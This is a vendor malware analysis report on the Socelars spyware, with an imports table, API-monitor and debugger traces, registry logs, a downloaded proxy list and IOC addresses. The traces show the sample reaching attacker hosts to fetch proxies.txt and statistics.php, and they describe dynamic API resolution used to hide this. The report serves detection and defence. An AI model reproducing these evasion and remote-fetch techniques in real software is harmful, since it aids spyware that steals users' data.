SECTRIO

MALWARE REPORT

Socelars Spyware

Date: 17/06/2022

Meghraj Nandanwar


Overview

Socelars is a typical spyware that looks for specific information on the affected system and sends it to the threat actor. It is usually delivered as a download from other malware or by an exploit kit.

File Hash: **11646aafdcb21eee49835ab4ac1c9785**

Technical Analysis

On static analysis, malware contains insignificant number of imports and maybe it is using dynamic API resolution using LoadLibraryA and GetProcAddress APIs to hide its functionality.




c:\users\mghrj\desktop\blog\abc.exe
- indicators (4/32)
- virustotal (offline)
- dos-header (64 bytes)
- dos-stub (208 bytes)
- file-header (time-stamp)
- optional-header (file-checksum)
- directories (6)
- sections (99.49%)
- libraries (7)
- imports (17/82)
- exports (n/a)
- tls-callbacks (n/a)
- resources (8)
- strings (30/1467)
- debug (time-stamp)
- manifest (administrator)
- version (LaysPringls.exe)
- certificate (n/a)
- overlay (n/a)

name (82)	group (8)	MITRE-Technique (4)	type (1)	anonymous (0)	blacklist (17)
GetTimeZoneInformation	system-information	-	implicit	-	x
DeleteTimerQueueTimer	synchronization	-	implicit	-	x
SetCurrentDirectoryA	storage	-	implicit	-	x
DeleteFileA	file	-	implicit	-	x
FindClose	file	-	implicit	-	x
FindFirstFileExW	file	-	implicit	-	x
FindNextFileW	file	-	implicit	-	x
SetEnvironmentVariableW	execution	-	implicit	-	x
GetEnvironmentStringsW	execution	-	implicit	-	x
TerminateProcess	execution	-	implicit	-	x
GetCurrentProcessId	execution	-	implicit	-	x
GetCurrentThreadId	execution	-	implicit	-	x
RaiseException	exception-handling	-	implicit	-	x
GetModuleHandleExW	dynamic-link-library	-	implicit	-	x
GetModuleFileNameW	dynamic-link-library	-	implicit	-	x
SetLastError	diagnostic	-	implicit	-	x
GetConsoleWindow	console	-	implicit	-	x
Sleep	execution	T1497	implicit	-	-
GetSystemTimeAsFileTime	file	T1124	implicit	-	-
LoadLibraryA	dynamic-link-library	T1106	implicit	-	-
LoadLibraryW	dynamic-link-library	T1106	implicit	-	-
LoadLibraryExW	dynamic-link-library	T1106	implicit	-	-
IsDebuggerPresent	system-information	T1082	implicit	-	-
ShowWindow	windowing	-	implicit	-	-
IsProcessorFeaturePresent	system-information	-	implicit	-	-
QueryPerformanceCounter	system-information	-	implicit	-	-
CreateTimerQueueTimer	synchronization	-	implicit	-	-

Fig 1: Malware Imports

On dynamic analysis, APIs are dynamically resolved by malware to send GET requests to malicious IP addresses.



C:\Users\mghrj\Desktop\Blog\

#	Time of Day	Thread	Module	API	Return Value	Error	Duration
7	12:17:50.975 AM	1	abc.exe	LoadLibraryA ("kernel32.dll")	0x766f0000		0.0000073
8	12:17:50.975 AM	1	abc.exe	LoadLibraryA ("WINHTTP.dll")	0x71370000		0.0480576
9	12:17:51.022 AM	1	abc.exe	LoadLibraryA ("wininet.dll")	0x71da0000		0.0010844
10	12:17:51.022 AM	1	abc.exe	LoadLibraryA ("Shell32.dll")	0x767e0000		0.0000042
11	12:17:51.537 AM	4	abc.exe	Sleep (1051)			1.0597169
12	12:17:52.601 AM	4	abc.exe	WinHttpOpen ("Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/...	0x02995e60		0.0063688
13	12:17:52.601 AM	4	AcLayers.DLL	WinHttpOpen ("Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb...	0x02995e60		0.0063662
14	12:17:52.601 AM	4	abc.exe	WinHttpConnect (0x02995e60, "212.193.30.45", INTERNET_DEFAULT_HTTP_...	0x029a8910		0.0000766
15	12:17:52.601 AM	4	AcLayers.DLL	WinHttpConnect (0x02995e60, "212.193.30.45", INTERNET_DEFAULT_H...	0x029a8910		0.0000764
16	12:17:52.601 AM	4	abc.exe	WinHttpOpenRequest (0x029a8910, "GET", "/proxies.txt", NULL, NULL, NULL,	0x029a8be0		0.0000574
17	12:17:52.601 AM	4	AcLayers.DLL	WinHttpOpenRequest (0x029a8910, "GET", "/proxies.txt", NULL, NULL, N.	0x029a8be0		0.0000572
18	12:17:52.601 AM	4	abc.exe	WinHttpSendRequest (0x029a8be0, NULL, 0, NULL, 0, 0, 0)	TRUE		0.4336644
19	12:17:52.601 AM	4	AcLayers.DLL	WinHttpSendRequest (0x029a8be0, NULL, 0, NULL, 0, 0, 0)	TRUE		0.4336632
20	12:17:52.615 AM	4	WINNSI.DLL	RpcStringBindingComposeW (NULL, "ncalrpc", NULL, NULL, "Securi...	RPC_S_OK		0.0000121
21	12:17:52.615 AM	4	WINNSI.DLL	RpcBindingFromStringBindingW ("ncalrpc:[,Security=Impersonatio...	RPC_S_OK		0.0000139
22	12:17:52.615 AM	4	WINNSI.DLL	RpcStringFreeW (0x0541d484)	RPC_S_OK		0.0000007
23	12:17:52.615 AM	4	WINNSI.DLL	RpcBindingSetAuthInfoW (0x029b5e98, NULL, RPC_C_AUTHN_LEVE...	RPC_S_OK		0.0000022
24	12:17:52.615 AM	4	WINNSI.DLL	RpcAsyncInitializeHandle (0x0541d3dc, 68)	RPC_S_OK		0.0000022
25	12:17:52.615 AM	4	WINNSI.DLL	NdrAsyncClientCall (0x72e71008, 0x72e71350, ...)	(Pointer = NUL...		0.0002117
26	12:17:52.615 AM	4	WINNSI.DLL	RpcAsyncCompleteCall (0x0541d3dc, 0x0541d3d4)	RPC_S_OK		0.0000473

Fig 2: Dynamic API resolving using LoadLibraryA to get proxies.txt file.

proxies.txt

```
85.119.150.44:80
157.90.248.6:6666
178.128.143.54:8080
35.246.142.152:80
91.121.75.132:8000
45.155.37.218:80
83.112.113.195:80
178.18.241.184:80
51.91.210.72:80
51.91.157.66:80
5.39.17.96:80
51.195.203.253:80
213.238.180.113:8080
134.122.93.93:8080
20.199.88.72:80
5.39.87.119:80
5.39.87.119:8000
51.68.82.156:8118
82.223.21.37:80
165.22.81.30:39884
80.211.23.121:80
152.228.163.151:80
51.158.71.45:3128
79.235.246.50:5555
195.235.90.29:80
165.227.129.165:8000
109.248.222.215:8888
188.117.216.237:8080
80.103.75.233:80
185.230.105.134:8080
94.157.106.216:443
178.32.41.167:8080
185.126.228.108:3128
3.217.181.204:80
18.235.220.172:8080
165.227.173.87:39906
54.197.119.29:80
34.241.132.17:80
```

Fig 3: proxies.txt file.

Malware sends another GET request to a different IP to download statistics.php file.

C:\Users\mghrj\Desktop\Blog'

#	Time of Day	Thread	Module	API	Return Value	Error	Duration
83	12:17:53.038 AM	4	abc.exe	LoadLibraryW ("wininet.dll")	0x71da0000		0.0000279
84	12:17:53.038 AM	4	abc.exe	LoadLibraryW ("Kernel32.dll")	0x766f0000		0.0000103
85	12:17:53.038 AM	4	abc.exe	LoadLibraryA ("User32.dll")	0x75880000		0.0000174
86	12:17:53.038 AM	4	abc.exe	WinHttpOpen ("Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/...	0x029f1070		0.0006007
87	12:17:53.038 AM	4	AcLayers.DLL	WinHttpOpen ("Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb...	0x029f1070		0.0005996
88	12:17:53.038 AM	4	abc.exe	WinHttpConnect (0x029f1070, "212.193.30.21", INTERNET_DEFAULT_HTTP_...	0x029f1aa8		0.0002360
89	12:17:53.038 AM	4	AcLayers.DLL	WinHttpConnect (0x029f1070, "212.193.30.21", INTERNET_DEFAULT_HT...	0x029f1aa8		0.0002349
90	12:17:53.038 AM	4	abc.exe	WinHttpOpenRequest (0x029f1aa8, "GET", "/base/api/statistics.php", NULL,	0x029f1d78		0.0001598
91	12:17:53.038 AM	4	AcLayers.DLL	WinHttpOpenRequest (0x029f1aa8, "GET", "/base/api/statistics.php", N..	0x029f1d78		0.0001589
92	12:17:53.038 AM	4	abc.exe	WinHttpSendRequest (0x029f1d78, NULL, 0, NULL, 0, 0, 0)	TRUE		0.4320336
93	12:17:53.038 AM	4	AcLayers.DLL	WinHttpSendRequest (0x029f1d78, NULL, 0, NULL, 0, 0, 0)	TRUE		0.4320323
94	12:17:53.475 AM	4	abc.exe	WinHttpReceiveResponse (0x029f1d78, NULL)	TRUE		0.0000961
95	12:17:53.475 AM	4	AcLayers.DLL	WinHttpReceiveResponse (0x029f1d78, NULL)	TRUE		0.0000952
96	12:17:53.475 AM	4	abc.exe	WinHttpQueryHeaders (0x029f1d78, WINHTTP_QUERY_STATUS_CODE | WI...	TRUE		0.0000052
97	12:17:53.475 AM	4	AcLayers.DLL	WinHttpQueryHeaders (0x029f1d78, WINHTTP_QUERY_STATUS_CODE |...	TRUE		0.0000046

Fig 4: Dynamic API resolving using LoadLibraryA to get statistics.php file.

```
00BC7C51    E8 EA2C0000          call abc.BCA940
00BC7C56    83EC 18              sub esp,18
00BC7C59    8BCC                 mov ecx,esp
00BC7C5B    8D95 10F6FFFF        lea edx,dword ptr ss:[ebp-9F0]
00BC7C61    52                   push edx                        edx:"/base/api/statistics.php"
00BC7C62    E8 39320000          call abc.BCAEA0
00BC7C67    8D85 BCFAFFFF        lea eax,dword ptr ss:[ebp-544]
00BC7C6D    50                   push eax                        eax:"212.193.30.21"
00BC7C6E    83EC 18              sub esp,18
00BC7C71    8BCC                 mov ecx,esp
00BC7C73    8D95 90F5FFFF        lea edx,dword ptr ss:[ebp-A70]
00BC7C79    52                   push edx                        edx:"/base/api/statistics.php"
00BC7C7A    8D85 18F5FFFF        lea eax,dword ptr ss:[ebp-AE8]
00BC7C80    50                   push eax                        eax:"212.193.30.21"
00BC7C81    51                   push ecx
00BC7C82    E8 D93F0000          call abc.BCBC60
00BC7C87    6A 0A                push A
00BC7C89    6A 0A                push A
00BC7C8B    8B8D 88F6FFFF        mov ecx,dword ptr ss:[ebp-978]
00BC7C91    E8 CA690000          call abc.BCE660
00BC7C96    8985 84F6FFFF        mov dword ptr ss:[ebp-97C],eax
00BC7C9C    81BD 84F6FFFF C800000( cmp dword ptr ss:[ebp-97C],C8
00BC7CA6    0F85 C3030000        jne abc.BC806F
00BC7CAC    C785 E4F9FFFF 0000000( mov dword ptr ss:[ebp-61C],0
00BC7CB6    EB 0F                jmp abc.BC7CC7
00BC7CB8    8B8D E4F9FFFF        mov ecx,dword ptr ss:[ebp-61C]
00BC7CBE    83C1 01              add ecx,1
00BC7CC1    898D E4F9FFFF        mov dword ptr ss:[ebp-61C],ecx
00BC7CC7    8B95 CCFAFFFF        mov edx,dword ptr ss:[ebp-534]
00BC7CCD    8995 74F6FFFF        mov dword ptr ss:[ebp-98C],edx
```

Fig 5: Creating Stack string to download statistics.php.

If the malware is unable to connect to the above IPs, then it will try to connect with different IPs to access proxies.txt and statistics.php files.

155	2:06:51.508 AM	4	abc.exe	WinHttpOpen ("Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
156	2:06:51.508 AM	4	AcLayers.DLL	└WinHttpOpen ("Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
157	2:06:51.508 AM	4	abc.exe	WinHttpConnect (0x030a4308, "45.144.225.57", INTERNET_DEFAULT_HTTP_PORT , 0)
158	2:06:51.508 AM	4	AcLayers.DLL	└WinHttpConnect (0x030a4308, "45.144.225.57", INTERNET_DEFAULT_HTTP_PORT , 0)
162	2:06:51.508 AM	4	abc.exe	WinHttpOpen ("Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
163	2:06:51.508 AM	4	AcLayers.DLL	└WinHttpOpen ("Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
164	2:06:51.508 AM	4	abc.exe	WinHttpConnect (0x030b4ec0, "pastebin.com", INTERNET_DEFAULT_HTTPS_PORT , 0)
165	2:06:51.508 AM	4	AcLayers.DLL	└WinHttpConnect (0x030b4ec0, "pastebin.com", INTERNET_DEFAULT_HTTPS_PORT , 0)
172	2:06:51.523 AM	4	abc.exe	WinHttpOpen ("Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
173	2:06:51.523 AM	4	AcLayers.DLL	└WinHttpOpen ("Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
174	2:06:51.523 AM	4	abc.exe	WinHttpConnect (0x030cc7f8, "wfsdragon.ru", INTERNET_DEFAULT_HTTP_PORT , 0)
175	2:06:51.523 AM	4	AcLayers.DLL	└WinHttpConnect (0x030cc7f8, "wfsdragon.ru", INTERNET_DEFAULT_HTTP_PORT , 0)
226	2:06:51.523 AM	4	abc.exe	Sleep (2014)
227	2:06:53.556 AM	4	abc.exe	WinHttpOpen ("Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko
228	2:06:53.556 AM	4	AcLayers.DLL	└WinHttpOpen ("Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
229	2:06:53.556 AM	4	abc.exe	WinHttpConnect (0x030f1400, "2.56.59.42", INTERNET_DEFAULT_HTTP_PORT , 0)
230	2:06:53.556 AM	4	AcLayers.DLL	└WinHttpConnect (0x030f1400, "2.56.59.42", INTERNET_DEFAULT_HTTP_PORT , 0)

Fig 6: Creating Stack string to download statistics.php.

This malware check computer of the infected system using registry key.

12:23:18.1349938 AM	abc.exe	2916	RegOpenKey	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName	REPARSE	Desired Access: Read
12:23:18.1350031 AM	abc.exe	2916	RegOpenKey	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName	SUCCESS	Desired Access: Read
12:23:18.1350154 AM	abc.exe	2916	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:23:18.1350232 AM	abc.exe	2916	RegQueryValue	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName\ComputerName	SUCCESS	Type: REG_SZ, Length: 32, Data: DESKTOP-U2UNA2F
12:23:18.1350525 AM	abc.exe	2916	RegCloseKey	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName	SUCCESS	

Fig 7: Accessing Registry key to get Computer Name.

This malware uses API resolution using LoadLibraryA to load module in the malware and then create stack string to execute specific function inside malware. Malware loads wininet.dll using LoadLibrary to execute activities which are requires internet connection.

```
76B7BA60    8BFF            mov edi,edi                                 LoadLibraryW
76B7BA62    55              push ebp
76B7BA63    8BEC            mov ebp,esp
76B7BA65    6A 00           push 0
76B7BA67    6A 00           push 0
76B7BA69    FF75 08         push dword ptr ss:[ebp+8]                   [ebp+8]:L"wininet.dll"
76B7BA6C    E8 2F4EFEFF     call <kernelbase.LoadLibraryExW>
76B7BA71    5D              pop ebp
76B7BA72    C2 0400         ret 4
76B7BA75    CC              int3
76B7BA76    CC              int3
76B7BA77    CC              int3
76B7BA78    CC              int3
76B7BA79    CC              int3
76B7BA7A    CC              int3
76B7BA7B    CC              int3
76B7BA7C    CC              int3
76B7BA7D    CC              int3
76B7BA7E    CC              int3
76B7BA7F    CC              int3
76B7BA80    8BFF            mov edi,edi                                 GetWindowsDirectoryA
76B7BA82    55              push ebp
76B7BA83    8BEC            mov ebp,esp
76B7BA85    E8 AD7B0000     call kernelbase.76B83637
76B7BA8A    84C0            test al,al
76B7BA8C    74 10           je kernelbase.76B7BA9E
76B7BA8E    FF75 0C         push dword ptr ss:[ebp+C]
76B7BA91    FF75 08         push dword ptr ss:[ebp+8]                   [ebp+8]:L"wininet.dll"
76B7BA94    FF15 3822C376   call dword ptr ds:[<&TermsrvGetWindowsDirectoryA>]
76B7BA9A    85C0            test eax,eax
```

Fig 8: LoadLibrary to load wininet.dll.

Then, the malware dynamically resolves function names to execute specific function inside the malware. This technique is used to hide the functionality of the malware from static analysis.




Fig 9: Dynamically resolving HttpOpenRequestA API.

Network Activity

Malware performs below network activity to get proxies.txt and statistics.php from different IPs.




Fig 10: Dynamically resolving HttpOpenRequestA API.

Subex Secure Protection

Subex Secure detects this malware as “SS_Gen_Socelars_A”

IOCs

Malicious IPs and URLs:

212.193.30.21
212.193.30.45
45.144.225.57
2.56.59.42
wfsdragon.ru

MITRE Techniques:

TACTIC	ID	TECHNIQUE
Execution	T1059	Command and Scripting Interpreter
Execution	T1106	Native API
Discovery	T1012	Query Registry
Discovery	T1124	System Time Discovery
Discovery	T1083	File and Directory Discovery
Discovery	T1082	System Information Discovery
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1027	Obfuscated Files or Information
Collection	T1560	Archive Collected Data
Command and Control	T1071	Application Layer Protocol

Our Honeypot Network

This report has been prepared from threat intelligence gathered by our honeypot network. This honeypot network is today operational in 62 cities across the world. These cities have at least one of these attributes:

- Are landing Centers for submarine cables
- Are internet traffic hotspots
- House multiple IoT projects with a high number of connected endpoints
- House multiple connected critical infrastructure projects
- Have academic and research Centers focusing on IoT
- Have the potential to host multiple IoT projects across domains in the future

Over 3.5 million attacks a day is being registered across this network of individual honeypots. These attacks are studied, analyzed, categorized, and marked according to a threat rank index, a priority assessment framework that we have developed within Subex. The honeypot network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity mediums globally. These devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.